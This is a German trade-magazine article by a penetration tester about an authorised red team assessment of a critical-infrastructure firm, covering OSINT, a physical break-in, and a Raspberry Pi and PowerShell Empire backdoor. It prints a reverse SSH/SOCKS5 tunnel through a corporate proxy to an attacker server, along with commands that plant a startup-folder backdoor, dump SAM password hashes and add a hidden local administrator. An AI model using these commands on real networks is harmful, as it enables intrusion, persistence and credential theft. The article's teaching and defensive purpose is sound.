Sicherheitstests: Angriffe auf Technik und Mensch

Mit allen Mitteln

Sascha Herzog

Red Teaming und Red Team Assessments sind komplexe, zielgerichtete Penetrationstests und Sicherheitsanalysen, die die reale Angreifbarkeit zentraler Assets eines Unternehmens feststellen. Aufgrund dieser Erkenntnisse kann man sie durch entsprechende Gegenmaßnahmen schützen.

Vor einiger Zeit wurde die Firma des Autors wie so häufig beauftragt, ein Unternehmen aus dem Bereich „kritische Infrastrukturen“ anzugreifen. Wir sollten zeigen, ob es möglich ist, kritische Daten zu kompromittieren und kritische Infrastrukturen zu sabotieren, und wenn ja, wie einfach oder schwierig dies ist.

Um gleich ein Missverständnis auszuräumen, das häufig besteht: Auftraggeber war kein fremdes Unternehmen, sondern das Zielunternehmen selbst. Es wollte wissen, wie gut seine Schutzmaßnahmen funktionieren und ob die wichtigsten Assets in Gefahr sind.

Am Anfang steht bei solchen Aufträgen immer das Tactical Information Gathering, zu Deutsch taktische Informationsbeschaffung (siehe auch Kasten „Die verschiedenen Angriffsphasen“). So werden die Kombination aus passiver und aktiver Reconnaissance (Aufklärung) sowie die Techniken der Open Source Intelligence (OSINT) bezeichnet. Man beginnt damit, so viele relevante Informationen wie möglich zu sammeln, um die Angriffsfläche auf ein Maximum auszudehnen. Dazu kartiert man sämtliche Systeme des Zielunternehmens, die direkt aus dem Internet erreichbar oder ersichtlich sind: IP-Adressen, Hostname, offene Ports, lauschende Dienste und öffentlich bekannte Schwachstellen. Man versucht, Muster in der Namensgebung der Hosts zu erkennen, beispielsweise Namen von Göttern oder Planeten, um weitere, bisher unbekannte Angriffsziele zu entdecken.

Informationssammlung aus vielen Quellen

Dafür nutzen Sicherheitstester aktive Internetscans sowie diverse passive Quellen und Datenbanken wie Shodan, Censys und ZoomEye (alle Links des Artikels sind über ix.de/ix1802078 zu finden) oder kombinieren Informationsbausteine aus historischen WHOIS-Datenbanken und Webseiten. Sie beschaffen sich Informationen über Tochtergesellschaften, Departments, Abteilungen, physische Überwachungsmaßnahmen, Dienstleister wie Wachfirmen, ISPs oder Handelspartner sowie WLAN-Eckdaten. Sie korrelieren Google Maps mit öffentlichen Stromnetzkarten (Abbildung 1), fotografieren Zugangsmöglichkeiten vor Ort oder be-

schaffen interne Informationen über das Telefon, indem sie sich als jemand anderes ausgeben.


Des Weiteren sichten sie Referenzen von IT-Partnern und Dienstleistern, katalogisieren von Mitarbeitern des Zielunternehmens häufig besuchte Websites, Browserversionen sowie die verwendeten Browser-Plug-ins und wissen, welche Gebäudesteuerungssoftware der Hausmeister des zentralen Gebäudes verwendet. Im besten Fall finden sie zudem dessen LinkedIn-Passwort, das im letzten „Data Breach“ „geleakt“ wurde. Damit können sie sich aus dem Internet in das zentrale Managementsystem der Gebäudeleittechnik einloggen, da er ein und dasselbe Passwort für alle seine Accounts verwendet und die Tester bereits sämtliche externen IKT-Zugänge des Zielunternehmens ermitteln konnten.

Parallel erstellt man von relevanten Mitarbeitern und Schlüsselpersonen des Ziels detaillierte Profile aus sozialen Netzwerken und Metadaten verschiedenster Dokumente. Diese Informationen führt man mit den beschafften Daten der Systeme und Technologien zusammen und konstruiert aus diesem Big-Data-Haufen realistische Angriffspfade.

Nach dieser Phase folgt oft ein APA-Workshop mit den beteiligten Analysten des Teams und dem eingeweihten Personenkreis des beauftragenden Zielunternehmens. APA steht für Angriffspfadanalyse und ist ein ein bis zwei Tage dauerndes Seminar, in dem man mit dem Zielunternehmen gemeinsam die realistischsten und effektivsten Angriffspläne entwickelt. So lassen sich unnötige Tests von vornherein vermeiden.

Einen Fuß in die Tür bekommen

In diesem Fall bestand einer der Angriffspläne darin, bei Nacht in ein zentrales Gebäude des Ziels einzudringen, um Hintertüren in das interne Netzwerk einzubauen, die zukünftig privilegierte Zugriffe aus dem Internet in das „Corporate LAN“ erlauben würden (siehe auch Artikel „Absperraufwand“ auf Seite 84). Einmal im Netz, würden wir uns wie üblich durch „Post Exploitation“-Techniken die Rechte erhöhen, weitere Systeme kompromittieren und uns mittels „Lateral Movement“ Zugang zu vertraulichen Daten und SCADA-Netzwerken verschaffen.



Das Zusammenführen verschiedener öffentlich zugänglicher Informationen kann beim Vorbereiten oder Durchführen der simulierten Angriffe helfen. Die Abbildung zeigt einen Ausschnitt aus der Stromnetzkarte des Projekts Flosm, der sich mit anderen Kartendaten kombinieren lässt (Abb. 1).

Wie jeder gute Plan brauchte auch dieser eine gute Vorbereitung. Während einer der Analysten die Aufgabe hatte, einen Raspberry Pi mit einem Kali Linux zu bespielen und anhand der gesammelten Infos so zu programmieren, dass er beim Anschließen an eine Netzwerkdose einen „Reverse-SSH-Tunnel“ durch die Corporate Firewall und den eingesetzten HTTP-Proxy aufbaut, fotografierte ein anderer Analyst das Gebäude vor Ort und untersuchte die örtlichen Gegebenheiten. Nach zwei Tagen war es so weit. Natürlich ist der ausführende Analyst immer etwas nervös, da er ja wie ein echter Einbrecher nicht erwischt werden möchte und alles glatt laufen muss. Selbstverständlich hat man bei solchen physischen Eindringversuchen immer eine unterschriebene Beglaubigung des Auftraggebers dabei, die wir die „Du kommst aus dem Gefängnis frei“-Karte nennen, außerdem die Handynummer eines zentralen Ansprechpartners. So lässt sich bei einer Entdeckung durch das Wachpersonal die Situation schnell entschärfen.

In diesem Fall konnten wir in Erfahrung bringen, dass nicht immer alle Türen der Tiefgarage abgeschlossen oder durch Zugangskontrollsysteme verriegelt waren, was einen ersten Zugang in das Innere des riesigen Gebäudekomplexes ermöglichte. Der Analyst konnte durch eine Tür im vergitterten Garagentor eindringen, die eigentlich nur von innen aufzumachen sein sollte. Oftmals dürfen solche Türen nicht verschlossen werden, damit der Fluchtweg nicht blockiert wird. Um von der Garage ins Gebäudeinnere zu kommen, konnte er dann eine Glastür nutzen, bei der der Kartenleser für die Zugangskontrolle einfach deaktiviert wurde. Das war Glück, ist jedoch bei Weitem kein Einzelfall.

Sollte man hier nicht so viel Glück haben, muss man versuchen, sich Zugangskarten in Kantinen, Cafeterien oder anderweitig in der Nähe von Mitarbeitern zu kopieren (zu klonen). Dies kann man gut mit dem Proxmark3 oder ähnlichen

iX-TRACT

- Sogenannte Red Teams werden von Firmen häufig dafür engagiert, in das eigene Unternehmen oder in die IT einzubrechen, um die Schwachstellen in den Sicherheitsmaßnahmen auszuloten.
- Der erste Schritt besteht im Sammeln aller Informationen, die letztlich zu den erfolgversprechendsten Angriffsstrategien führen. Diese sind häufig öffentlich verfügbar oder mit etwas Geschick herauszufinden.
- Sensibilisierte Mitarbeiter, das Vorhandensein von IT-Sicherheitspersonal, technische Maßnahmen sowie regelmäßige Überprüfungen können das Risiko von Datenmanipulation oder -diebstahl verringern.

Tag-Readern/-Writern erledigen, abhängig von der eingesetzten Funk- und Verschlüsselungstechnik.

Unterstützung aus der Ferne


Der Analyst hält im Normalfall immer Kontakt zu mindestens einem Operator, der im Office des beauftragten Sicherheitsunternehmens sitzt und ihn aus der Ferne unterstützt. Dieser erhält in so einem Fall erst mal eine kurze Nachricht per Smartphone, dass der Tester erfolgreich in das Gebäude eindringen konnte. Die zweite Phase des Angriffsplans bestand darin, den speziell präparierten Raspberry Pi als Hardware-Backdoor hinter einem Drucker ans Netzwerk anzubringen und eine zweite Hintertür in Form von Software auf einen PC einzuspielen, der am internen Microsoft Active Directory hängt.

Das Snippet im Listingkasten „Infiltrieren des Zielnetzwerks …“ zeigt eine generelle Möglichkeit auf, sich von einem beliebigen Linux-Host (ohne Root-Rechte), der sich im Zielnetzwerk befindet, einen SOCKS5-Tunnel über den Firmen-HTTP-Proxy (der oft die einzige Kommunikationsmöglichkeit mit dem Internet ist) in das interne Netzwerk zu legen (Abbildung 2).

Auch bei der Platzierung des Raspberry Pi gibt es einiges zu beachten. Vor allen Dingen ist die MAC-Adresse des Druckers, gegen den man den Pi austauschen will, aufzuschreiben und der Pi

Listing: Infiltrieren des Zielnetzwerks via SOCKS5

```
#########################################################################################################
### Voraussetzungen:                                                                                  ###
### 1. Shell-Zugang mit normalen Userrechten auf einem Linux-Host im internen Netzwerk                ###
### 2. Proxytunnel tool:                                                                              ###
###     - https://github.com/proxytunnel/Proxytunnel                                                  ###
###     - ./configure;make #oder eine statisch kompilierte Version für das entsprechende System nutzen  ###
#########################################################################################################


#Auf dem Linux-Host die Proxy-Umgebung einstellen (besonders auch auf die DNS-Settings achten, da sonst interne Hostnamen nicht
#aufgelöst werden können)

export http_proxy=http://<proxy_host>:<proxy_port>
export https_proxy=http://<proxy_host>:<proxy_port>
export dns_proxy=http://<proxy_host>:<proxy_port>
export no_proxy=localhost,127.0.0.0/8,10.0.0.0/8,172.16.0.0/12,192.168.0.0/16

#Auf dem "Angreifer-Server" (hier ein Kali Linux) einen eingeschränkten User mittels RBASH anlegen

useradd -s /bin/rbash -d /home/ruser ruser
passwd ruser
su ruser
mkdir /home/ruser/programs
mkdir /home/ruser/.ssh/
ssh-keygen -f ruser
cat ruser.pub > /home/ruser/.ssh/authorized_keys
mv ruse* /home/ruser/

#Die Inhalte von /home/ruser/.bash_profile
#folgendermaßen anpassen:

# .bash_profile
if [ -f ~/.bashrc ]; then
. ~/.bashrc
fi

PATH=$PATH:/home/ruser/programs
export PATH

#Datei .bash_profile speichern und Bearbeitung verlassen

#Dateirechte entsprechend anpassen:

sudo chmod 600 /home/ruser/ruser
sudo chown -R ruser:ruser /home/ruser

#Den generierten privaten SSH-Key vom Angreifer-Server auf den Linux-Host (Opfer-System) kopieren


#Die Datei /etc/ssh/sshd_conf falls nötig und falls möglich anpassen, um SOCKS5 zu aktivieren (ist standardmäßig aktiviert)
AllowTcpForwarding yes

#Auf dem Linux-Host einen SOCKS5 listener starten (z. B. auf Port 1080)
ssh -o StrictHostKeyChecking=no -D 127.0.0.1:<socks_port> -C localhost

#In der offenen SSH-Sitzung einen Tunnel zum Angreifer-Server etablieren, der den internen HTTP-Proxy verwendet

ssh -o StrictHostKeyChecking=no -o ProxyCommand="<dir_of_proxytunnel_binary>/proxytunnel -v -p <proxy_host>:<proxy_port> -d %h:%p" -
R:<socks_port>:127.0.0.1:<socks_port> -i <dir_of_ruser_private_key>/ruser ruser@<attacker_server> -p <attacker_server_port>

#Hiermit ist der Tunnel hergestellt und man erreicht das interne Netzwerk des Ziels nun direkt über den Angreifer-Server
#(optional): Jetzt kann man den Angreifer-Server als Proxy verwenden und mit einem beliebigen Host mit SSH-Client im Intranet des Ziels
#surfen oder Scans durchführen
ssh -L:<socks_port>:127.0.0.1: :<socks_port> -i <attacker_user_priv_key> <attacker_user>@<attacker_server>

#Dafür sollte man den lokalen SOCKS5-Tunnelendpunkt im Browser einstellen
#In Firefox unter "Einstellungen" -> "Netzwerkproxy"
#127.0.0.1:<socks_port>
#socksv5

#Alternativen zu diesem Setup lassen sich mit
#dem stunnel-Tool umsetzen, das einen
#SSL-Tunnel verwendet und ebenfalls
#Proxy-Fähigkeiten besitzt.
```



Mit diesem Setup ist es möglich, einen Firmen-Proxy-Server zum Tunneln von Datenverkehr zu verwenden (Abb. 2).

mit der Druckeradresse zu konfigurieren, bevor man den Austausch vollzieht. So kann man die eventuell vorhandene Port-Security oder MAC-Filter aushebeln. Danach kann man einen Notizzettel mit der folgenden oder einer ähnlichen Nachricht an den Drucker hängen: „Drucker defekt! Wird kommenden Freitag ausgetauscht."

Alternativ zu diesem Austausch und dem Reverse-SSH-Tunnel durch den Corporate Proxy kann man über ein 3G/4G-Interface arbeiten und den Pi transparent zwischen Netzwerkdose und Drucker schalten, was ebenfalls Zugangskontrollmechanismen wie 802.1X aushebeln kann (Beispiel-Hacks siehe ix.de/ix1802078).

Nachdem der Analyst vor Ort die Bestätigung des Operators per Smartphone bekommen hatte, dass der Pi seinen Dienst versieht und der Tunnel erfolgreich etabliert wurde, konnte er sich nun seinem zweiten Ziel widmen, der Software-Backdoor.

Dafür brauchte er einen Raum, der idealerweise nicht abgeschlossen war, und einen normalen PC, der von den Mitarbeitern genutzt wurde. In diesem Fall wurde der Analyst unter dem Tisch eines Konferenzraums fündig. Was dann funktionierte, jedoch nicht immer klappt, war das Booten über einen USB-Stick, um die primäre Festplatte über ein fremdes Betriebssystem, zum Beispiel Kali Linux, zu mounten und die Backdoor direkt im System zu hinterlegen. So kann diese bei jeder Anmeldung eines Benutzers starten. Voraussetzung hierfür ist eine unverschlüsselte Festplatte und ein BIOS, das das Booten von externen Massenspeichern aktiviert hat oder eine Aktivierung erlaubt.

Einschleusen der Software-Backdoor

In unserem Fall verwendeten wir einen modifizierten PowerShell Empire Launcher, der die vom Zielunternehmen eingesetzte Endpoint-Protection-Lösung umgehen konnte und uns einen dauerhaften Zugang auf den PC mit den Rechten des AD-Benutzers erlaubte, der gerade am System arbeitete.

Endpoint-Protection-Produkte, egal von welchem Hersteller (Symantec, McAfee, Kaspersky, Trend Micro, Sophos et cetera), sind in der Regel einfach zu umgehen, was wir regelmäßig in dedizierten Bypassing-Tests demonstrieren (Vortragsvideo dazu siehe ix.de/ix1802078).

Die Backdoor platzierte der Tester auf dem PC mit Windows 7 einfach im Autostart-Ordner (Startup Folder) von „All Users", womit diese bei jeder Benutzeranmeldung ausgeführt wird:

```
root@kali:/# mkdir /mnt/win && ntfsmount ⤷
                                /dev/sda1 /mnt/win
root@kali:/# cp /media/usb-drive/group- ⤷
 policies.vbs "/mnt/win/Documents and Settings ⤷
        /All Users/Start Menu/Programs/Startup/"
```

Danach kopierte er noch die SAM-Datenbank, die alle lokalen Benutzer und Passwort-Hashes des Windows-Systems beinhaltet, um sie später zu knacken oder die Hashes auf anderen Systemen einzusetzen.

```
root@kali:/# pwdump ⤷
      /mnt/win/Windows/System32/config/SYSTEM ⤷
       /mnt/win/Windows/System32/config/sam > ⤷
                          /media/usb-drive/h.txt
```

Anschließend legte er sich einen neuen lokalen Windows-Administrator mit dem Namen „backup" an, indem er den Utility-Manager *(utilman.exe)* mit der *cmd.exe* überschrieb. Denn dieser Prozess des Windows-Betriebssystems zeigt beim Hochfahren und nach dem Drücken von „Windows-Taste + U" im Normalfall eine grafische Tastatur auf dem Bildschirm an, die mit SYSTEM-Rechten ausgeführt wird und nun eine *cmd.exe*-Befehlszeile mit den entsprechenden Rechten aufrief. Hierauf konnte der Analyst dann seinen Backdoor-Administrator-Account anlegen, um später schnell von einfachen Benutzeraccounts im AD seine Rechte erhöhen zu können.

```
C:\> net user backup Attacker123 /add
C:\> net localgroup Administrators backup /add
```

Man sollte allerdings die Proxy-Einstellungen eines normalen AD-Benutzers bei dem lokalen Admin-Nutzer einspielen, da man sonst im Zweifel die Backdoor-Verbindung verlieren kann, die nur durch den Standard-Proxy funktioniert.

Geschafft – Zugriff von außen

Nachdem dieser Teil der Arbeit erledigt war, konnte der Tester das Gebäude wieder verlassen und froh sein, dass ihn kein Wachmann entdeckt hatte und die beiden geplanten Methoden so gut funktionierten.

Die verschiedenen Angriffsphasen

Taktische Informationsbeschaffung: Bei der Sammlung taktisch relevanter Informationen werden mit verschiedenen Methoden wie OSINT (Open Source Intelligence), Network Footprinting, Social Engineering und physischer Erkundung vor Ort (Reconnaissance) Daten beschafft, die in Kombination effektive Angriffspfade ergeben und die Grundlage für jedes Red Team Assessment bilden.

Die Blackbox: Externe, direkte Angriffe aus dem Internet. Wenn sich aus der taktischen Informationsbeschaffung realistische, direkte Angriffsziele ergeben haben, wird hier versucht, diese Systeme aus dem Internet zu kompromittieren, um das erklärte Ziel des Red Team Assessment direkt zu erreichen oder sich eine verbesserte Position für weitere geplante Angriffe zu verschaffen.

Social Engineering: Indirekte Angriffe gegen Mitarbeiter aus dem Internet. Dies ist der häufigste Weg, Zugang zum internen Netzwerk eines Unternehmens zu bekommen, und kann über (Spear-)Phishing, Telefonate oder manipulierte Massenmedien erreicht werden. Hier ist der Mitarbeiter das Ziel, der ohne sein Wissen dazu gebracht werden soll, einen Angriff auf sein eigenes Unternehmen zu starten.

Eindringlinge: Physische Angriffe vor Ort. Sollte es notwendig sein, scheuen sich Angreifer nicht, direkt in Gebäude des Ziels einzudringen oder gar einzubrechen, um ins Netzwerk zu gelangen, was das reale Beispiel des Artikels gezeigt hat.


Wenn man drin ist: „Persistence“ und gesicherter „Command & Control“. Eine wichtige Kunst für Angreifer ist es ebenfalls, einmal erlangte interne Zugänge zu erhalten und etablierte Kommando- und Kontrollverbindungen über Malware und Trojaner nicht zu verlieren.

Lateral Movement: Der Weg zu den Kronjuwelen. Umfangreiche und spezielle Themen sind „Lateral Movement“ und „Post Exploitation“. Hier geht es darum, sich als Angreifer höhere Rechte zu verschaffen und die zentralen Systeme des Netzwerks unter Kontrolle zu bekommen.

Exfiltration und Sabotage: Der Nutzen für den Angreifer. Sobald die zentralen Systeme und wichtigen Ressourcen unter der Kontrolle eines Angreifers stehen, wird dieser versuchen, sein ursprüngliches Ziel, meist Datendiebstahl oder Sabotage, zu erreichen. Hierbei muss er mit Bedacht vorgehen und eventuelle Sicherheitsmechanismen wie DLP (Data Loss Prevention) umgehen können.

Aufrechterhaltung der Kontrolle: Verstecken und Beobachten. Sich die langfristige Kontrolle über ein Unternehmen zu sichern, ist oft das Ziel professioneller Cybercrime-Syndikate und staatsfinanzierter Angreifer. Es gab Fälle, bei denen bekannt wurde, dass ein Unternehmen über fünf Jahre lang vollständig beobachtet und kontrolliert wurde. Hierfür werden oft klassische RATs (Remote Access Trojans) mit Audio-/Video-Fähigkeiten eingesetzt.

„Lessons Learned“ und Schutzmaßnahmen: Gerade für Unternehmen aus dem Bereich kritische Infrastrukturen oder mit anderen sensiblen Geschäftsbereichen ist es sinnvoll, die eigene Sicherheit von beauftragten „legalen Einbrechern“ überprüfen zu lassen. So kann man die Einfallstore entdecken und schließen, bevor ein echter Angriff passiert.



Die verschiedenen Phasen eines Angriffs lassen sich noch weiter unterteilen (Abb. 3).

Ab hier griffen dann Standardtechniken der internen „Network Reconnaissance“ (Netzwerkerkundung) und des „Lateral Movement“ (Bewegung innerhalb des Netzwerkes), wodurch es dem Analystenteam in diesem Fall innerhalb von zwei Tagen möglich war, das gesamte interne Active Directory und damit das ganze Netzwerk des Unternehmens unter seine Kontrolle zu bringen. Somit wären reale kriminelle Angreifer bei einem Chemiekonzern in der Lage gewesen, die Sensorik und Aktorik von Kesseln, die beispielsweise giftige Gase enthalten, zu manipulieren und diese austreten zu lassen, was bis hin zu Todesfällen in der benachbarten Stadt führen könnte. Wäre es ein Unternehmen aus der Versicherungsbranche oder ein Krankenhaus, würden sich die Angreifer jetzt Zugang zu den Kunden- oder Patientendaten verschaffen, um diese zu stehlen und weiterzuverkaufen. Im Falle von Städten und Kommunen könnten Angreifer Zugang zur Verkehrsleittechnik, den Bürgerdaten oder der Entwässerungstechnik bekommen. Bei einem Energiekonzern sind Angriffe auf das Stromnetz möglich und militärnahe Einrichtungen bieten oft direkte Netzwerkzugänge zu militärischen Netzen an, die sich Angreifer zum Ziel machen könnten.

In unserem geschilderten Fall hatten wir das Glück, kein 24/7-SOC (Security Operations Center) als Blue Team Counterpart zu haben, das sicherlich einige der durchgeführten Angriffe erkannt hätte. So ein simulierter Angriff wie beschrieben ist jedoch eine hervorragende Übung für SOC-Teams, die die defensiven Fähigkeiten auf die Probe stellen und verbessern kann.

Zur Einführung in die Thematik sollen im Kasten „Die verschiedenen Angriffsphasen“ noch kurz übliche Phasen eines gezielten Angriffs und damit auch übliche Phasen eines Red Team Assessment erläutert werden. Die einzelnen Phasen werden in zukünftigen *iX*-Artikeln anhand realer Assessments im Detail näher erklärt werden. (ur@ix.de)

Sascha Herzog

ist technischer Geschäftsführer und Penetrationstester bei der NSIDE ATTACK LOGIC GmbH in München.

Alle Links: www.ix.de/ix1802078